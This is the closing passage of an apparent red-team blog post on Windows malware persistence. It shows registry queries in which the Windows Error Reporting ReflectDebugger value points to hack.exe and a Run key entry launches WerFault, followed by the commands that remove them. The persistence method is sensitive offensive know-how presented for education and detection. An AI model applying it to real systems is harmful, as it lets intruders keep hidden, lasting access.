PS C:\Users\User> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs
    ReflectDebugger    REG_SZ    Z:\2022-11-02-malware-pers-18\hack.exe


PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive      REG_SZ      "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2   REG_SZ      "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
    wf          REG_SZ      WerFault.exe -pr 1

PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "wf"
PS C:\Users\User> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive      REG_SZ      "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2   REG_SZ      "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

PS C:\Users\User> Remove-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs'
    -Name 'ReflectDebugger'
Remove-ItemProperty : Requested registry access is not allowed.
At line:1 char:1
+ Remove-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\Windows E ...
+ ~~~~~
    + CategoryInfo          : PermissionDenied: (HKEY_LOCAL_MACH...Reporting\Hangs:String) [Remove-ItemPr
operty], SecurityException
    + FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.RemoveItemP
ropertyCommand

PS C:\Users\User>
```

The taskbar at the bottom of the screen shows several pinned icons, including File Explorer, Task View, and the Start button. The system tray displays the date and time (8:21 AM, 11/2/2022) and various system icons.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Remove-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs' -Name 'ReflectDebugger'
PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs"

PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\"
ERROR: The system was unable to find the specified registry key or value.
PS C:\Windows\system32> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive      REG_SZ      "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Process Hacker 2   REG_SZ      "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide

PS C:\Windows\system32>
```

Which can you notice if you decide to “return everything back to its place”.

So, as you can see everything is worked perfectly! =^..^=

*The next one was supposed to be 17, but it will come out together with the third part about the theft of tokens. I couldn't understand for 10 minutes why it doesn't work for me :)*



I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

*This is a practical case for educational purposes only.*

## MSDN Windows Error Reporting

## DLL hijacking

## DLL hijacking with exported functions

## [Malware persistence: part 1](#) [source code in github](#)

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*

**Tags:** [malware](#) [persistence](#) [red team](#) [win32api](#) [windows](#)

**Categories:** [malware](#)

**Updated:** November 2, 2022

SHARE ON

[Twitter](#)


[Facebook](#)

[LinkedIn](#)


[Previous](#)

[Next](#)


YOU MAY ALSO ENJOY



**Malware and cryptography 33: encrypt payload via Lucifer algorithm. Simple C example.**




**Malware development trick 43: Shuffle malicious payload. Simple C example.**



**Linux malware development 2: find process ID by name. Simple C example.**

6 minute read



**Malware and cryptography 32: encrypt payload via FEAL-8 algorithm. Simple C example.**

5 minute read

6 minute read

الخطيب  
الخطيب

4 minute read

الخطيب  
الخطيب